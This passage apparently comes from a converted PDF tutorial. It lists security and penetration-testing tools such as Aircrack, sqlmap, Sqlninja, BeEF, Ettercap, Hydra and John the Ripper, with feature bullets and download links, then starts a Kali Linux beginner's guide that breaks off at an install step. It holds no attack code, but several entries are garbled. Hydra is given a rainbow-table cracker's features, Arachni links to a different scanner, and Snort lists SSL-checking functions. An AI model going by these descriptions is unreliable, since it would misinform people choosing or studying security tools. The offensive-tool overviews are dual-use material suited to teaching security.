**Download link:** <https://sourceforge.net/projects/samurai/files/>

---

## 14) Aircrack:



[Aircrack](#) is a handy wireless pentesting tools. It cracks vulnerable wireless connections. It is powered by WEP WPA and WPA 2 encryption Keys.

### Features:

- More cards/drivers supported
- Support all types of OS and platforms
- New WEP attack: PTW
- Support for WEP dictionary attack
- Support for Fragmentation attack
- Improved tracking speed

**Download link:** <https://www.aircrack-ng.org/downloads.html>

---

## 15) ZAP:



[ZAP](#) is one of the most popular open source security testing tool. It is maintained by hundreds of international volunteers. It can help users to find

security vulnerabilities in web applications during the developing and testing phase.

### **Features:**

- It helps to Identifies the security holes present in the web application by simulating an actual attack
- Passive scanning analyse the responses from the server to identify certain issues
- It attempts brute force access to files and directories.
- Spidering feature helps to construct the hierarchical structure of the website
- Supplying invalid or unexpected data to crash it or to produce unexpected results
- Helpful tool to find out the open ports on the target website
- It provides an interactive Java shell which can be used to execute BeanShell scripts
- It is fully internationalized and supports 11 languages

**Download link:** <https://github.com/zaproxy/zaproxy/wiki>

---

### **16) Sqlmap:**



[Sqlmap](#) is an open source penetration testing tool. It automates the entire process of detecting and exploiting SQL injection flaws. It comes with many detection engines and features for an ideal penetration test.

### **Features:**

- Full support for six SQL injection techniques
- Allows direct connection to the database without passing via a SQL injection
- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns

- Automatic recognition of password given in hash formats and support for cracking them
- Support to dump database tables entirely or specific columns
- The users can also select a range of characters from each column's entry
- Allows to establish TCP connection between the affected system and the database server
- Support to search for specific database names, tables or specific columns across all databases and tables
- Allows to execute arbitrary commands and retrieve their standard output on the database server

**Download link:** <https://github.com/sqlmapproject/sqlmap>

---

## 17) Sqlninja:



[Sqlninja](#) is a penetration testing tool. It is aimed to exploit SQL Injection vulnerabilities on a web application. It uses Microsoft SQL Server as back-end. It also provides a remote access on the vulnerable DB server, even in a very hostile environment.

### Features:

- Fingerprinting of the remote SQL
- Data extraction, time-based or using DNS tunnel
- Allows Integration with Metasploit3, to obtain a graphical access to the remote DB server
- Upload of executable using only normal HTTP requests via VBScript or debug.exe
- Direct and reverse bindshell, both for TCP and UDP
- Creation of a custom xp cmdshell if the original one is not available on w2k3 using token kidnapping

**Download link:** <http://sqlninja.sourceforge.net/download.html>

---

## 18) BeEF:



The Browser Exploitation Framework. It is a pentesting tool that focuses on the web browser. It uses GitHub to track issues and host its git repository.

### Features:

- It allows to check the actual security posture by using client-side attack vectors
- BeEF allows to hook with one or more web browsers. It can then be used for launching directed command modules and further attacks on the system.

**Download link:** <http://beefproject.com>

---

## 19) Dradis:



[Dradis](#) is an open source framework for penetration testing. It allows maintaining the information that can be shared among the participants of a pen-test. The information collected helps users to understand what is completed and what needs to be completed.

### Features:

- Easy process for report generation
- Support for attachments
- Seamless collaboration
- Integration with existing systems and tools using server plugins
- Platform independent

**Download link:** <https://dradisframework.com/ce>

---

## 20) Rapid 7:



Nexpose [Rapid 7](#) is a useful vulnerability management software. It monitors exposures in real-time and adapts to new threats with fresh data which helps users to act at the moment of impact.

### Features:

- Get a Real-Time View of Risk
- It brings innovative and progressive solutions that help the user to get their jobs done
- Know Where to Focus
- Bring More to Your Security Program

**Download link:** <https://www.rapid7.com/products/nexpose/download/>

---

## 21) Hping:

[Hping](#) is a TCP/IP packet analyzer pen testing tool. This interface is inspired to the ping (8) UNIX command. It supports TCP, ICMP, UDP, and RAW-IP protocols.

### Features:

- Allows firewall testing
- Advanced port scanning

- Network testing, using different protocols, TOS, fragmentation
- Manual path MTU discovery
- Advanced traceroute with all the supported protocols
- Remote OS fingerprinting & uptime guessing
- TCP/IP stacks auditing

**Download link:** <https://github.com/antirez/hping>

---

## 22) SuperScan:



[Superscan](#) is a free Windows-only closed-source penetration testing tool. It also includes networking tools such as ping, traceroute, whois and HTTP HEAD.

### **Feature:**

- Superior scanning speed
- Support for unlimited IP ranges
- Improved host detection using multiple ICMP methods
- Provide support for TCP SYN scanning
- Simple HTML report generation
- Source port scanning
- Extensive banner grabbing
- Large built-in port list description database
- IP and port scan order randomization
- Extensive Windows host enumeration capability

**Download link:** <https://superscan.en.softonic.com/>

---

## 23) ISS Scanner:



The IBM Internet Scanner is a pen testing tool which offers the foundation for the effective network security for any business.

### **Features:**

- Internet Scanner minimize the business risk by finding the weak spots in the network
- It allows to automate scans and discover vulnerabilities
- Internet Scanner cuts the risk by identifying the security holes, or vulnerabilities, in the network
- Complete Vulnerability Management
- Internet Scanner can identify more than 1,300 types of networked devices

**Download link:** <https://www-01.ibm.com/software/info/trials>

---

### 24) Scapy:

[Scapy](#) is a powerful and interactive pen testing tool. It can handle many classical tasks like scanning, probing, and attacks on the network.

### **Features:**

- It performs some specific tasks like sending invalid frames, injecting 802.11 frames. It uses various combining techniques which is hard to do with other tools
- It allows user to build exactly the packets they want
- Reduces the number of lines written to execute the specific code

**Download link:** <http://secdev.org/projects/scapy/>

---

## 25) IronWASP:



[IronWASP](#) is an open source software for web application vulnerability testing. It is designed to be customizable so that users can create their custom security scanners using it.

### Features:

- GUI based and very easy to use
- It has powerful and an effective scanning engine
- Support for recording Login sequence
- Reporting in both HTML and RTF formats
- Checks for over 25 types of web vulnerabilities
- False Positives and Negatives detection support
- It supports Python and Ruby
- Extensible using plug-ins or modules in Python, Ruby, C# or VB.NET

Download link: <http://ironwasp.org/download.html>

---

## 26) Ettercap:



[Ettercap](#) is a comprehensive pen testing tool. It supports active and passive dissection. It also includes many features for network and host analysis.

### Features:

- It supports active and passive dissection of many protocols
- Feature of ARP poisoning to sniff on a switched LAN between two hosts
- Characters can be injected into a server or to a client while maintaining a live connection
- Ettercap is capable of sniffing an SSH connection in full duplex
- Allows sniffing of HTTP SSL secured data even when the connection is made using proxy
- Allows creation of custom plugins using Ettercap's API

**Download link:** <https://ettercap.github.io/ettercap/downloads.html>

---

## 27) Security Onion:



[Security Onion](#) is a penetration testing tool. It is used for intrusion detection, and network security monitoring. It has an easy-to-use Setup wizard allows users to build an army of distributed sensors for their enterprise.

### Features:

- It is built on a distributed client-server model
- Network Security Monitoring allows monitoring for security related events
- It offers full packet capture
- Network-based and host-based intrusion detection systems
- It has a built-in mechanism to purge old data before storage device fill to its capacity

**Download link:** <https://securityonion.net/>

---

## 28) Personal Software Inspector:

[Personal Software Inspector](#) is an open source computer security solution. This tool can identify vulnerabilities in applications on a PC or a Server.


## **Features:**

- It is available in eight different languages
- Automates the updates for insecure programs
- It covers thousands of programs and automatically detects insecure programs
- This pen testing tool automatically and regularly scans PC for vulnerable programs
- Detects and notifies programs that can't be automatically updated

**Download link:** <http://learn.flexerasoftware.com/SVM-EVAL-Personal-Software-Inspector>

---

## 29) HconSTF:



HconSTF is Open Source Penetration Testing tool based on different browser technologies. It helps any security professional to assists in the Penetration testing. It contains web tools which are powerful in doing XSS, SQL injection, CSRF, Trace XSS, RFI, LFI, etc.

## **Features:**

- Categorized and comprehensive toolset
- Every option is configured for penetration testing
- Specially configured and enhanced for gaining solid anonymity
- Works for web app testing assessments
- Easy to use & collaborative Operating System

**Download link:** <http://www.hcon.in/>

---

### 30) IBM Security AppScan:



[IBM Security AppScan](#) helps to enhance web application security and mobile application security. It improves application security and strengthens regulatory compliance. It helps users to identify security vulnerabilities and generate reports.

#### **Features:**

- Enable Development and QA to perform testing during SDLC process
- Control what applications each user can test
- Easily distribute reports
- Increase visibility and better understand enterprise risks
- Focus on finding and fixing issues
- Control the access of information

**Download link:** <http://www-03.ibm.com/software/products/en/appscan>

---

### 31) Arachni:

[Arachni](#) is an open source Ruby framework based tool for penetration testers & administrators. It is used for evaluating the security of modern web applications.

#### **Features:**

- It is a versatile tool, so it covers large numbers of use-cases. This ranging from a simple command line scanner utility to a global high-performance grid of scanners
- Option for Multiple deployments
- It offers verifiable, inspectable code base to ensure the highest level of protection

- It can easily integrate with browser environment
- It offers highly detailed and well-structured reports

**Download link:** <https://sourceforge.net/projects/safe3wvs/files>

---

### 32) Websecurify:



[Websecurify](#) is a powerful security testing environment. It is a user-friendly interface which is simple and easy to use. It offers a combination of automatic and manual vulnerability testing technologies.

#### **Features:**

- Good testing and scanning technology
- Strong testing engine to detect URLs
- It is extensible with many available add-ons
- It is available for all the major desktop and mobile platforms

**Download link:** <https://www.websecurify.com/>

---

### 33) Vega:

[Vega](#) is an open source web security scanner and pen testing platform to test the security of web applications.

#### **Features:**

- Automated, Manual, and Hybrid Security Testing

- It helps users to find vulnerabilities. It may be cross-site scripting, stored cross-site scripting, blind SQL injection, shell injection, etc.
- It can automatically log into websites when supplied with user credentials
- It runs effectively on Linux, OS X, and Windows
- Vega detection modules are written in JavaScript

**Download link:** <https://subgraph.com/vega/download/index.en.html>

---

### 34) Wapiti:



[Wapiti](#) is another famous penetration testing tool. It allows auditing the security of the web applications. It supports both GET and POST HTTP methods for the vulnerability check.

#### Features:

- Generates vulnerability reports in various formats
- It can suspend and resume a scan or an attack
- Fast and easy way to activate and deactivate attack modules
- Support HTTP and HTTPS proxies
- It allows restraining the scope of the scan
- Automatic removal of a parameter in URLs
- Import of cookies
- It can activate or deactivate SSL certificates verification
- Extract URLs from Flash SWF files

**Download link:** <https://sourceforge.net/projects/wapiti/files/>

---

### 35) Kismet:



[Kismet](#) is a wireless network detector and intrusion detection system. It works with Wi-Fi networks but can be expanded via plugins as it allows to handle other network types.

#### Features:

- Allows standard PCAP logging
- Client/Server modular architecture
- Plug-in architecture to expand core features
- Multiple capture source support
- Distributed remote sniffing via light-weight remote capture
- XML output for integration with other tools

**Download link:** <https://www.kismetwireless.net/downloads/>

---

### 36) Kali Linux:



[Kali Linux](#) is an open source pen testing tool which is maintained and funded by Offensive Security.

#### Features:

- Full customization of Kali ISOs with live-build to create customized Kali Linux images
- It contains a bunch of Meta package collections which aggregate different tool sets

- ISO of Doom and Other Kali Recipes
- Disk Encryption on Raspberry Pi 2
- Live USB with Multiple Persistence Stores

**Download link:** <https://www.kali.org/>

---

### 37) Parrot Security:



[Parrot Security](#) is a pen testing tool. It offers fully portable laboratory for security and digital forensics experts. It also helps users to protect their privacy with anonymity and crypto tools.

#### **Features:**

- It includes a full arsenal of security oriented tools to perform penetration tests, security audits and more.
- It comes with preinstalled and useful and updated libraries
- Offers powerful worldwide mirror servers
- Allows community-driven development
- Offers separate Cloud OS specifically designed for servers

**Download link:** <https://www.parrotsec.org/download/>

---

### 38) OpenSSL:



This toolkit is licensed under an Apache-style license. It is free and open source project that provides a full-featured toolkit for the TLS and SSL protocols.

### **Features:**

- It is written in C, but wrappers are available for many computer languages
- The library includes tools for generating RSA private keys and Certificate Signing Requests
- Verify CSR file
- Completely remove Passphrase from Key
- Create new Private Key and allows Certificate Signing Request

**Download link:** <https://www.openssl.org/source/>

---

### 39) Snort:



[Snort](#) is an open-source intrusion detection and pen testing system. It offers the benefits of signature-protocol- and anomaly-based inspection methods. This tool helps users to get maximum protection from malware attacks.

### **Features:**

- Snort gained notoriety for being able to detect threats accurately at high speeds
- Protect your workspace from emerging attacks quickly
- Snort can be used to create customized unique network security solutions
- Test SSL certificate of a particular URL
- It can check if particular cipher is accepted on URL
- Verify the Certificate Signer Authority
- Ability to submit false positives/negatives

**Download link:** <https://www.snort.org/downloads>

---

## 40) Backbox:



[\*\*BackBox\*\*](#) is an Open Source Community project with the objective of enhancing the culture of security in IT environment. It is available in two different variations like Backbox Linux and Backbox Cloud. It includes some of the most commonly known/used security and analysis tools.

### **Features:**

- It is helpful tool to reduce company resource needs and lower costs of managing multiple network device requirements
- It is fully automated pen testing tool. So, no agents and no network configuration needed to make changes. In order to perform scheduled automated configuration
- Secure Access to Devices
- Organizations can save time as there is no need to track individual network devices
- Supports Credential and Configuration File Encryption
- Self-Backup and Automatic Remote Storage
- Offers IP Based Access Control
- No need to write command as it comes with pre-Configured Commands

**Download link:** <https://www.backbox.org/download/>

---

## 41) THC Hydra:

[Hydra](#) is a parallelized login cracker and pen testing tool. It is very fast and flexible, and new modules are easy to add. This tool allows researchers and security consultants to find unauthorized access.

### Features:

- Full time-memory trade-off tool suites along with rainbow table generation, sort, conversion and look up
- It supports rainbow table of any hash algorithm
- Support rainbow table of any charset
- Support rainbow table in compact or raw file format
- Computation on multi-core processor support
- Runs on Windows and Linux operating systems
- Unified rainbow table file format on all supported OS
- Support GUI and Command line user interface

**Download link:** <https://github.com/vanhauser-thc/thc-hydra>

---

## 42) Reputation Monitor Alert:

Open Threat Exchange [Reputation Monitor](#) is a free service. It allows professionals to track their organization's reputation. With the help of this tool, businesses and organizations can track the public IP and domain reputation of their assets.

### Features:

- Monitors cloud, hybrid cloud, and on-premises infrastructure
- Delivers continuous threat intelligence to keep update about threats as they emerge
- Provides most comprehensive threat detection and actionable incident response directives
- Deploys quickly, easily, and with less number of efforts
- Reduces TCO over traditional security solutions

**Download link:** [https://www.alienvault.com/try-it-free?utm\\_internal=sb\\_freetrial\\_modal](https://www.alienvault.com/try-it-free?utm_internal=sb_freetrial_modal)

---

### 43) John the Ripper:



[John the Ripper](#) known as JTR is a very popular password cracking tool. It is primarily used to perform dictionary attacks. It helps identify weak password vulnerabilities in a network. It also supports users from brute force and rainbow crack attacks.

#### **Features:**

- John the Ripper is free and Open Source software
- Proactive password strength checking module
- It allows online browsing of the documentation
- Support for many additional hash and cipher types
- Allows to browse the documentation online including summary of changes between two versions

**Download link:** <https://www.openwall.com/john/>

---

### 44) Safe3 scanner:

[Safe3WVS](#) is one of the most powerful web vulnerability testing tool. It comes with web spider crawling technology, especially web portals. It is the fastest tool to find issues like SQL injection, upload vulnerability, and more.

#### **Features:**

- Full support for Basic, Digest and HTTP authentications.
- Intelligent web spider automatic removes repeated web pages
- An automatic JavaScript analyzer provide support for extracting URLs from Ajax, Web 2.0 and any other applications

- Support to scan SQL injection, upload vulnerability, admin path and directory list vulnerability

## Download

link: <https://sourceforge.net/projects/safe3wvs/files/latest/download>

---

## 45) CloudFlare:



[CloudFlare](#) is CDN with robust security features. Online threats range from comment spam and excessive bot crawling to malicious attacks like SQL injection. It provides protection against comment spam, excessive bot crawling, and malicious attacks.

### Feature:

- It is an enterprise-class DDoS protection network
- Web application firewall helps from the collective intelligence of the entire network
- Registering domain using CloudFlare is the most secure way to protect from domain hijacking
- Rate Limiting feature protects user's critical resources. It blocks visitors with suspicious number of request rates.
- CloudFlare Orbit solves security issues for IOT devices

Download link: <https://www.cloudflare.com/>

---

## 46) Zenmap



[Zenmap](#) is the official Nmap Security Scanner software. It is a multi-platform free and open source application. It is easy to use for beginners but also offers advanced features for experienced users.

### Features:

- Interactive and graphical results viewing
- It summarizes details about a single host or a complete scan in a convenient display.
- It can even draw a topology map of discovered networks.
- It can show the differences between two scans.
- It allows administrators to track new hosts or services appearing on their networks. Or track existing services that go down

**Download link:** <https://nmap.org/download.html>

The other tools that might be useful for penetration testing are

- **Acunetix:** It is a web vulnerability scanner targeted at web applications. It is expensive tool compare to others and provides facility like cross site scripting testing, PCI compliance reports, [SQL](#) injection, etc.
- **Retina:** It is more like a vulnerability management tools than a pre-testing tool
- **Nessus:** It concentrates in compliance checks, sensitive data searches, IPs scan, website scanning, etc.
- **Netsparker:** This tool comes with a robust web application scanner that identifies vulnerabilities and suggest solutions. There are free limited trials available but most of the time it is a commercial product. It also helps to exploit SQL injection and LFI (Local File Induction)
- **CORE Impact:** This software can be used for mobile device penetration, password identification and cracking, network devise penetration etc. It is one of the expensive tools in software testing

- **Burpsuite:** Like other this software is also a commercial product. It works on by intercepting proxy, web application scanning, crawling content and functionality etc. The advantage of using Burpsuite is that you can use this on windows, Linux and Mac OS X environment.

# Kali Linux Tutorial: What is, Install, Utilize Metasploit and Nmap

## What is Kali Linux?

**KALI LINUX** is a security distribution of Linux derived from Debian and specifically designed for computer forensics and advanced penetration testing. It was developed through rewriting of BackTrack by Mati Aharoni and Devon Kearns of Offensive Security. **Kali Linux** contains several hundred tools that are well-designed towards various information security tasks, such as penetration testing, security research, computer forensics and reverse engineering.

BackTrack was their previous information security Operating System. The first iteration of Kali Linux was Kali 1.0.0 was introduced in March 2013. Offensive Security currently funds and supports Kali Linux. If you were to visit Kali's website today ([www.kali.org](http://www.kali.org)), you would see a large banner stating, "Our Most Advanced Penetration Testing Distribution, Ever." A very bold statement that ironically has yet to be disproven.

Kali Linux has over 600 preinstalled penetration-testing applications to discover. Each program with its unique flexibility and use case. Kali Linux does excellent job separating these useful utilities into the following categories:

1. Information Gathering
2. Vulnerability Analysis
3. Wireless Attacks
4. Web Applications
5. Exploitation Tools
6. Stress Testing
7. Forensics Tools
8. Sniffing & Spoofing

9. Password Attacks
10. Maintaining Access
11. Reverse Engineering
12. Reporting Tools
13. Hardware Hacking

In this beginners tutorial, you will learn:

- [What is Kali Linux?](#)
- [Who uses Kali Linux and Why?](#)
- [Kali Linux Installation Methods](#)
- [Install Kali Linux using Virtual Box](#)
- [Getting Started with Kali Linux GUI](#)
- [What is Nmap?](#)
  - [Nmap Target Selection](#)
- [How to Perform a Basic Nmap Scan on Kali Linux](#)
  - [Nmap OS Scan](#)
- [What is Metasploit?](#)
  - [Metasploit and Nmap](#)
  - [Metasploit Exploit Utility](#)

## Who uses Kali Linux and Why?

Kali Linux is truly a unique operating system, as its one of the few platforms openly used by both good guys and bad guys. Security Administrators, and Black Hat Hackers both use this operating system extensively. One to detect and prevent security breaches, and the other to identify and possibly exploit security breaches. The number of tools configured and preinstalled on the operating system, make Kali Linux the Swiss Army knife in any security professionals toolbox.

### Professionals that use Kali Linux

1. Security Administrators – Security Administrators are responsible for safeguarding their institution's information and data. They use Kali Linux to review their environment(s) and ensure there are no easily discoverable vulnerabilities.
2. Network Administrators – Network Administrators are responsible for maintaining an efficient and secure network. They use Kali Linux to audit their network. For example, Kali Linux has the ability to detect rogue access points.

3. Network Architects – Network Architects, are responsible for designing secure network environments. They utilize Kali Linux to audit their initial designs and ensure nothing was overlooked or misconfigured.
4. Pen Testers – Pen Testers, utilize Kali Linux to audit environments and perform reconnaissance on corporate environments which they have been hired to review.
5. CISO – CISO or Chief Information Security Officers, use Kali Linux to internally audit their environment and discover if any new applications or rogue configurations have been put in place.
6. Forensic Engineers – Kali Linux posses a "Forensic Mode", which allows a Forensic Engineer to perform data discovery and recovery in some instances.
7. White Hat Hackers – White Hat Hackers, similar to Pen Testers use Kali Linux to audit and discover vulnerabilities which may be present in an environment.
8. Black Hat Hackers – Black Hat Hackers, utilize Kali Linux to discover and exploit vulnerabilities. Kali Linux also has numerous social engineer applications, which can be utilized by a Black Hat Hacker to compromise an organization or individual.
9. Grey Hat Hackers – Grey Hat Hackers, lie in between White Hat and Black Hat Hackers. They will utilize Kali Linux in the same methods as the two listed above.
10. Computer Enthusiast – Computer Enthusiast is a pretty generic term, but anyone interested in learning more about networking or computers, in general, can use Kali Linux to learn more about Information Technology, networking, and common vulnerabilities.

## Kali Linux Installation Methods

Kali Linux can be installed using the following methods:

### **Ways to Run Kali Linux:**

1. Directly on a PC, Laptop – Utilizing a Kali ISO image, Kali Linux can be installed directly onto a PC or Laptop. This method is best if you have a spare PC and are familiar with Kali Linux. Also, if you plan or doing any access point testing, installing Kali Linux directly onto Wi-Fi enabled laptop is recommended.
2. Virtualized (VMware, Hyper-V, Oracle VirtualBox, Citrix) – Kali Linux supports most known hypervisors and can be easily into the most popular ones. Pre-configured images are available for download

from [www.kali.org](http://www.kali.org), or an ISO can be used to install the operating system into the preferred hypervisor manually.

3. Cloud (Amazon AWS, Microsoft Azure) – Given the popularity of Kali Linux, both AWS and Azure provide images for Kali Linux.



4. USB Boot Disc – Utilizing Kali Linux's ISO, a boot disc can be created to either run Kali Linux on a machine without actually installing it or for Forensic purposes.
5. Windows 10 (App) – Kali Linux can now natively run on Windows 10, via the Command Line. Not all features work yet as this is still in beta mode.


The Microsoft Store interface showing the download progress of the Kali Linux app. The app icon is a blue square with the word "KALI" in white. The title is "Kali Linux" and it has a rating of 3 stars. The download progress bar shows ".57.28 MB of 133.9 MB" at 17.8 Mb/s. Below the store interface, there is a detailed description of the app and its availability on PC.

Description	Available on
<p>The Kali for Windows application allows one to install and run the Kali Linux open-source penetration testing distribution natively, from the Windows 10 OS. To launch the Kali shell, type "kali" on the command prompt, or click on the Kali tile in the Start Menu. For more information about what you can do with this app, check <a href="https://www.kali.org/kali-on-windows-app">https://www.kali.org/kali-on-windows-app</a>.</p> <p>Note: Some tools may trigger Antivirus warnings when installed, please plan ahead accordingly.</p>	<p>PC</p>

6. Mac (Dual or Single boot) – Kali Linux can be installed on Mac, as a secondary operating system or as the primary. Parallels or Mac's boot functionality can be utilized to configure this setup.

# Install Kali Linux using Virtual Box

The easiest method and arguably the most widely used is installing Kali Linux and running it from Oracle's VirtualBox.




This method allows you to continue to use your existing hardware while experimenting with the featured enriched Kali Linux **in a completely isolated environment**. Best of all everything is free. Both Kali Linux and Oracle VirtualBox are free to use. This tutorial assumes you have already installed Oracle's VirtualBox on your system and have enabled 64-bit Virtualization via the Bios.

**Step 1)** Go to <https://www.kali.org/downloads/>

